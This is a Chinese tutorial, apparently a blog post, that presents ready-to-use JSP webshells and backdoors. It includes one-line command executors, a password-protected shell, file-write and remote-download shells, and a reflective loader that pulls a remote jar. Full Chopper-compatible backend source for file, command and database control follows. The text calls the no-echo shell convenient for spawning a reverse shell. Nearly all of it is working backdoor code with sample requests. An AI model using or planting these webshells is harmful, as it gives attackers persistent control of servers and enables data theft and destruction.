**一：执行系统命令:**

**无回显执行系统命令：**

|  |  |
| --- | --- |
| 1 | <%Runtime.getRuntime().exec(request.getParameter("i"));%> |

请求：http://192.168.16.240:8080/Shell/cmd2.jsp?i=ls 执行之后不会有任何回显，用来反弹个shell很方便。 **有回显带密码验证的:**

<%

    if("023".equals(request.getParameter("pwd"))){

        java.io.InputStream in = Runtime.getRuntime().exec(request.getParameter("i")).getInputStream();

        int a = -1;

        byte[] b = new byte[2048];

        out.print("<pre>");

        while((a=in.read(b))!=-1){

            out.println(new String(b,0,a));


        }

        out.print("</pre>");

    }

%>

请求：http://192.168.16.240:8080/Shell/cmd2.jsp?pwd=023&i=ls

[](http://javaweb.org/wp-content/uploads/2014/12/1.jpg)

二、把字符串编码后写入指定文件的：

1:

<%new java.io.FileOutputStream(request.getParameter("f")).write(request.getParameter("c").getBytes());%>

请求：http://localhost:8080/Shell/file.jsp?f=/Users/yz/wwwroot/2.txt&c=1234 写入web目录：

<%new java.io.FileOutputStream(application.getRealPath("/")+"/"+request.getParameter("f")).write(request.getParameter("c").getBytes());%>

请求：http://localhost:8080/Shell/file.jsp?f=2.txt&c=1234 2:

<%new java.io.RandomAccessFile(request.getParameter("f"),"rw").write(request.getParameter("c").getBytes()); %>

请求：http://localhost:8080/Shell/file.jsp?f=/Users/yz/wwwroot/2.txt&c=1234 写入web目录:

<%new java.io.RandomAccessFile(application.getRealPath("/")+"/"+request.getParameter("f"),"rw").write(request.getParameter("c").getBytes()); %>

请求：http://localhost:8080/Shell/file.jsp?f=2.txt&c=1234 三：下载远程文件(不用apache io utils的话没办法把inputstream转byte,所以很长...)

<%

    java.io.InputStream in = new java.net.URL(request.getParameter("u")).openStream();

    byte[] b = new byte[1024];

    java.io.ByteArrayOutputStream baos = new java.io.ByteArrayOutputStream();

    int a = -1;

    while ((a = in.read(b)) != -1) {

        baos.write(b, 0, a);

    }

    new java.io.FileOutputStream(request.getParameter("f")).write(baos.toByteArray());

%>

请求：http://localhost:8080/Shell/download.jsp?f=/Users/yz/wwwroot/1.png&u=http://www.baidu.com/img/bdlogo.png

下载到web路径:

<%

    java.io.InputStream in = new java.net.URL(request.getParameter("u")).openStream();

    byte[] b = new byte[1024];

    java.io.ByteArrayOutputStream baos = new java.io.ByteArrayOutputStream();

    int a = -1;

    while ((a = in.read(b)) != -1) {

        baos.write(b, 0, a);

    }

    new java.io.FileOutputStream(application.getRealPath("/")+"/"+ request.getParameter("f")).write(baos.toByteArray());



%>

请求：http://localhost:8080/Shell/download.jsp?f=1.png&u=http://www.baidu.com/img/bdlogo.png

四：反射调用外部jar,完美后门

如果嫌弃上面的后门功能太弱太陈旧可以试试这个：

<%=Class.forName("Load",true,new java.net.URLClassLoader(new java.net.URL[]{new java.net.URL(request.getParameter("u"))})).getMethods()[0].invoke(null, new Object[]{request.getParameterMap()})%>

请求：http://192.168.16.240:8080/Shell/reflect.jsp?u=http://javaweb.org/Cat.jar&023=A [](http://javaweb.org/wp-content/uploads/2014/12/2.jpg) 菜刀连接：http://192.168.16.240:8080/Shell/reflect.jsp?u=http://javaweb.org/Cat.jar，密码023. [](http://javaweb.org/wp-content/uploads/2014/12/3.jpg) 解： 利用反射加载一个外部的jar到当前应用，反射执行输出处理结果。request.getParameterMap()包含了请求的所有参数。由于加载的是外部的jar包，所以要求服务器必须能访问到这个jar地址。 下载：[Cat.jar](http://pan.baidu.com/s/1eQGNZWY) Load代码：

import java.io.IOException;

import java.util.HashMap;

import java.util.Map;

import java.util.Map.Entry;

/\*

 \* To change this license header, choose License Headers in Project Properties.

 \* To change this template file, choose Tools | Templates

 \* and open the template in the editor.

 \*/

/\*\*

 \*

 \* @author yz

 \*/

public class Load {

    public static String load(Map<String,String[]> map){

        try {

            Map<String,String> request = new HashMap<String,String>();

            for (Entry<String, String[]> entrySet : map.entrySet()) {

                String key = entrySet.getKey();

                String value = entrySet.getValue()[0];

                request.put(key, value);

            }

            return new Chopper().doPost(request);

        } catch (IOException ex) {

            return ex.toString();

        }

    }

}

Chopper代码：

import java.io.BufferedInputStream;

import java.io.BufferedReader;

import java.io.BufferedWriter;

import java.io.ByteArrayOutputStream;

import java.io.File;

import java.io.FileInputStream;

import java.io.FileOutputStream;

import java.io.IOException;

import java.io.InputStream;

import java.io.InputStreamReader;

import java.io.OutputStreamWriter;

import java.lang.reflect.Method;

import java.net.HttpURLConnection;

import java.net.URL;

import java.net.URLClassLoader;

import java.sql.Connection;

import java.sql.DriverManager;

import java.sql.ResultSet;

import java.sql.ResultSetMetaData;

import java.sql.Statement;

import java.text.SimpleDateFormat;

import java.util.Date;

import java.util.Map;

public class Chopper{

    public static String getPassword() throws IOException {

        return "023";

    }

    String cs = "UTF-8";

    String encoding(String s) throws Exception {

        return new String(s.getBytes("ISO-8859-1"), cs);

    }

    Connection getConnection(String s) throws Exception {

        String[] x = s.trim().split("\r\n");

        try {

            Class.forName(x[0].trim());

        } catch (ClassNotFoundException e) {

            boolean classNotFound = true;

            BufferedReader br = new BufferedReader(new InputStreamReader(this.getClass().getResourceAsStream("/map.txt")));

            String str = "";

            while ((str = br.readLine()) != null) {

                String[] arr = str.split("=");

                if (arr.length == 2 && arr[0].trim().equals(x[0].trim())) {

                    try {

                        URLClassLoader ucl = (URLClassLoader) ClassLoader.getSystemClassLoader();

                        Method m = URLClassLoader.class.getDeclaredMethod("addURL", URL.class);

                        m.setAccessible(true);

                        m.invoke(ucl, new Object[]{new URL(arr[1])});

                        Class.forName(arr[0].trim());

                        classNotFound = false;

                        break;

                    } catch (ClassNotFoundException ex) {

                        throw ex;

                    }

                }

            }

            if (classNotFound) {

                throw e;

            }

        }

        if (x[1].contains("jdbc:oracle")) {

            return DriverManager.getConnection(x[1].trim() + ":" + x[4],

                    x[2].equalsIgnoreCase("[/null]") ? "" : x[2],

                    x[3].equalsIgnoreCase("[/null]") ? "" : x[3]);

        } else {

            Connection c = DriverManager.getConnection(x[1].trim(),

                    x[2].equalsIgnoreCase("[/null]") ? "" : x[2],

                    x[3].equalsIgnoreCase("[/null]") ? "" : x[3]);

            if (x.length > 4) {

                c.setCatalog(x[4]);

            }

            return c;

        }

    }

    void listRoots(ByteArrayOutputStream out) throws Exception {

        File r[] = File.listRoots();

        for (File f : r) {

            out.write((f.getName()).getBytes(cs));

        }

    }

    void dir(String s, ByteArrayOutputStream out) throws Exception {

        File l[] = new File(s).listFiles();

        for (File f : l) {

            String mt = new SimpleDateFormat("yyyy-MM-dd HH:mm:ss").format(new Date(f.lastModified()));

            String rw = f.canRead() ? "R" : "" + (f.canWrite() ? " W" : "");

            out.write((f.getName() + (f.isDirectory() ? "/" : "") + "\t" + mt + "\t" + f.length() + "\t" + rw + "\n").getBytes(cs));

        }

    }

    void deleteFiles(File f) throws Exception {

        if (f.isDirectory()) {

            File x[] = f.listFiles();

            for (File fs : x) {

                deleteFiles(fs);

            }

        }

        f.delete();

    }

    byte[] readFile(String s) throws Exception {

        int n;

        byte[] b = new byte[1024];

        BufferedInputStream bis = new BufferedInputStream(new FileInputStream(s));

        ByteArrayOutputStream bos = new ByteArrayOutputStream();

        while ((n = bis.read(b)) != -1) {

            bos.write(b, 0, n);

        }

        bis.close();

        return bos.toByteArray();

    }

    void upload(String s, String d) throws Exception {

        String h = "0123456789ABCDEF";

        File f = new File(s);

        f.createNewFile();

        FileOutputStream os = new FileOutputStream(f);

        for (int i = 0; i < d.length(); i += 2) {

            os.write((h.indexOf(d.charAt(i)) << 4 | h.indexOf(d.charAt(i + 1))));

        }

        os.close();

    }

    void filesMove(File sf, File df) throws Exception {

        if (sf.isDirectory()) {

            if (!df.exists()) {

                df.mkdir();

            }

            File z[] = sf.listFiles();

            for (File z1 : z) {

                filesMove(new File(sf, z1.getName()), new File(df, z1.getName()));

            }

        } else {

            FileInputStream is = new FileInputStream(sf);

            FileOutputStream os = new FileOutputStream(df);

            int n;

            byte[] b = new byte[1024];

            while ((n = is.read(b)) != -1) {

                os.write(b, 0, n);

            }

            is.close();

            os.close();

        }

    }

    void fileMove(File s, File d) throws Exception {

        s.renameTo(d);

    }

    void mkdir(File s) throws Exception {

        s.mkdir();

    }

    void setLastModified(File s, String t) throws Exception {

        s.setLastModified(new SimpleDateFormat("yyyy-MM-dd HH:mm:ss").parse(t).getTime());

    }

    void downloadRemoteFile(String s, String d) throws Exception {

        int n = 0;

        FileOutputStream os = new FileOutputStream(d);

        HttpURLConnection h = (HttpURLConnection) new URL(s).openConnection();

        InputStream is = h.getInputStream();

        byte[] b = new byte[1024];

        while ((n = is.read(b)) != -1) {

            os.write(b, 0, n);

        }

        os.close();

        is.close();

        h.disconnect();

    }

    void inputStreamToOutPutStream(InputStream is, ByteArrayOutputStream out) throws Exception {

        int i = -1;

        byte[] b = new byte[1024];

        while ((i = is.read(b)) != -1) {

            out.write(b, 0, i);

        }

    }

    void getCurrentDB(String s, ByteArrayOutputStream out) throws Exception {

        Connection c = getConnection(s);

        ResultSet r = s.contains("jdbc:oracle") ? c.getMetaData().getSchemas() : c.getMetaData().getCatalogs();

        while (r.next()) {

            out.write((r.getObject(1) + "\t").getBytes(cs));

        }

        r.close();

        c.close();

    }

    void getTableName(String s, ByteArrayOutputStream out) throws Exception {

        Connection c = getConnection(s);

        String[] x = s.trim().split("\r\n");

        ResultSet r = c.getMetaData().getTables(null, s.contains("jdbc:oracle") ? x.length > 5 ? x[5] : x[4] : null, "%", new String[]{"TABLE"});

        while (r.next()) {

            out.write((r.getObject("TABLE\_NAME") + "\t").getBytes(cs));

        }

        r.close();

        c.close();

    }

    void getTableColumn(String s, ByteArrayOutputStream out) throws Exception {

        String[] x = s.trim().split("\r\n");

        Connection c = getConnection(s);

        ResultSet r = c.prepareStatement("select \* from " + x[x.length - 1]).executeQuery();

        ResultSetMetaData d = r.getMetaData();

        for (int i = 1; i <= d.getColumnCount(); i++) {

            out.write((d.getColumnName(i) + " (" + d.getColumnTypeName(i) + ")\t").getBytes(cs));

        }

        r.close();

        c.close();

    }

    void executeQuery(String cs, String s, String q, ByteArrayOutputStream out, String p) throws Exception {

        Connection c = getConnection(s);

        Statement m = c.createStatement(1005, 1008);

        BufferedWriter bw = null;

        try {

            boolean f = q.contains("--f:");

            ResultSet r = m.executeQuery(f ? q.substring(0, q.indexOf("--f:")) : q);

            ResultSetMetaData d = r.getMetaData();

            int n = d.getColumnCount();

            for (int i = 1; i <= n; i++) {

                out.write((d.getColumnName(i) + "\t|\t").getBytes(cs));

            }

            out.write(("\r\n").getBytes(cs));

            if (f) {

                File file = new File(p);

                if (!q.contains("-to:")) {

                    file.mkdir();

                }

                bw = new BufferedWriter(new OutputStreamWriter(new FileOutputStream(new File(q.contains("-to:") ? p.trim() : p + q.substring(q.indexOf("--f:") + 4, q.length()).trim()), true), cs));

            }

            while (r.next()) {

                for (int i = 1; i <= n; i++) {

                    if (f) {

                        bw.write(r.getObject(i) + "" + "\t");

                        bw.flush();

                    } else {

                        out.write((r.getObject(i) + "" + "\t|\t").getBytes(cs));

                    }

                }

                if (bw != null) {

                    bw.newLine();

                }

                out.write(("\r\n").getBytes(cs));

            }

            r.close();

            if (bw != null) {

                bw.close();

            }

        } catch (Exception e) {

            out.write(("Result\t|\t\r\n").getBytes(cs));

            try {

                m.executeUpdate(q);

                out.write(("Execute Successfully!\t|\t\r\n").getBytes(cs));

            } catch (Exception ee) {

                out.write((ee.toString() + "\t|\t\r\n").getBytes(cs));

            }

        }

        m.close();

        c.close();

    }

    public String doPost(Map<String,String>request) throws IOException {

        cs = request.get("z0") != null ? request.get("z0") + "" : cs;

        ByteArrayOutputStream out = new ByteArrayOutputStream();

        try {

            char z = (char) request.get(getPassword()).getBytes()[0];

            String z1 = encoding(request.get("z1") + "");

            String z2 = encoding(request.get("z2") + "");

            out.write("->|".getBytes(cs));

            String s = new File("").getCanonicalPath();

            byte[] returnTrue = "1".getBytes(cs);

            switch (z) {

                case 'A':

                    out.write((s + "\t").getBytes(cs));

                    if (!s.substring(0, 1).equals("/")) {

                        listRoots(out);

                    }

                    break;

                case 'B':

                    dir(z1, out);

                    break;

                case 'C':

                    String l = "";

                    BufferedReader br = new BufferedReader(new InputStreamReader(new FileInputStream(new File(z1))));

                    while ((l = br.readLine()) != null) {

                        out.write((l + "\r\n").getBytes(cs));

                    }

                    br.close();

                    break;

                case 'D':

                    BufferedWriter bw = new BufferedWriter(new OutputStreamWriter(new FileOutputStream(new File(z1))));

                    bw.write(z2);

                    bw.flush();

                    bw.close();

                    out.write(returnTrue);

                    break;

                case 'E':

                    deleteFiles(new File(z1));

                    out.write("1".getBytes(cs));

                    break;

                case 'F':

                    out.write(readFile(z1));

                case 'G':

                    upload(z1, z2);

                    out.write(returnTrue);

                    break;

                case 'H':

                    filesMove(new File(z1), new File(z2));

                    out.write(returnTrue);

                    break;

                case 'I':

                    fileMove(new File(z1), new File(z2));

                    out.write(returnTrue);

                    break;

                case 'J':

                    mkdir(new File(z1));

                    out.write(returnTrue);

                    break;

                case 'K':

                    setLastModified(new File(z1), z2);

                    out.write(returnTrue);

                    break;

                case 'L':

                    downloadRemoteFile(z1, z2);

                    out.write(returnTrue);

                    break;

                case 'M':

                    String[] c = {z1.substring(2), z1.substring(0, 2), z2};

                    Process p = Runtime.getRuntime().exec(c);

                    inputStreamToOutPutStream(p.getInputStream(), out);

                    inputStreamToOutPutStream(p.getErrorStream(), out);

                    break;

                case 'N':

                    getCurrentDB(z1, out);

                    break;

                case 'O':

                    getTableName(z1, out);

                    break;

                case 'P':

                    getTableColumn(z1, out);

                    break;

                case 'Q':

                    executeQuery(cs, z1, z2, out, z2.contains("-to:") ? z2.substring(z2.indexOf("-to:") + 4, z2.length()) : s.replaceAll("\\\\", "/") + "images/");

                    break;

            }

        } catch (Exception e) {

            out.write(("ERROR" + ":// " + e.toString()).getBytes(cs));

        }

        out.write(("|<-").getBytes(cs));

        return new String(out.toByteArray());

    }

}

map.txt:

oracle.jdbc.driver.OracleDriver=http://javaweb.org/jdbc/classes12.jar

com.mysql.jdbc.Driver=http://javaweb.org/jdbc/mysql-connector-java-5.1.14-bin.jar

com.microsoft.jdbc.sqlserver.SQLServerDriver=http://javaweb.org/jdbc/sqlserver2000/msbase.jar,<http://javaweb.org/jdbc/sqlserver2000/mssqlserver.jar>,<http://javaweb.org/jdbc/sqlserver2000/msutil.jar>

com.microsoft.sqlserver.jdbc.SQLServerDriver=http://javaweb.org/jdbc/sqljdbc4.jar

com.ibm.db2.jcc.DB2Driver=http://javaweb.org/jdbc/db2java.jar

com.informix.jdbc.IfxDriver=http://javaweb.org/jdbc/ifxjdbc.jar

com.sybase.jdbc3.jdbc.SybDriver=http://javaweb.org/jdbc/jconn3d.jar

org.postgresql.Driver=http://javaweb.org/jdbc/postgresql-9.2-1003.jdbc4.jar

com.ncr.teradata.TeraDriver=http://javaweb.org/jdbc/teradata-jdbc4-14.00.00.04.jar

com.hxtt.sql.access.AccessDriver=http://javaweb.org/jdbc/Access\_JDBC30.jar

org.apache.derby.jdbc.ClientDriver=http://javaweb.org/jdbc/derby.jar

org.hsqldb.jdbcDriver=http://javaweb.org/jdbc/hsqldb.jar

net.sourceforge.jtds.jdbc.Driver=http://javaweb.org/jdbc/jtds-1.2.5.jar

mongodb=http://javaweb.org/jdbc/mongo-java-driver-2.9.3.jar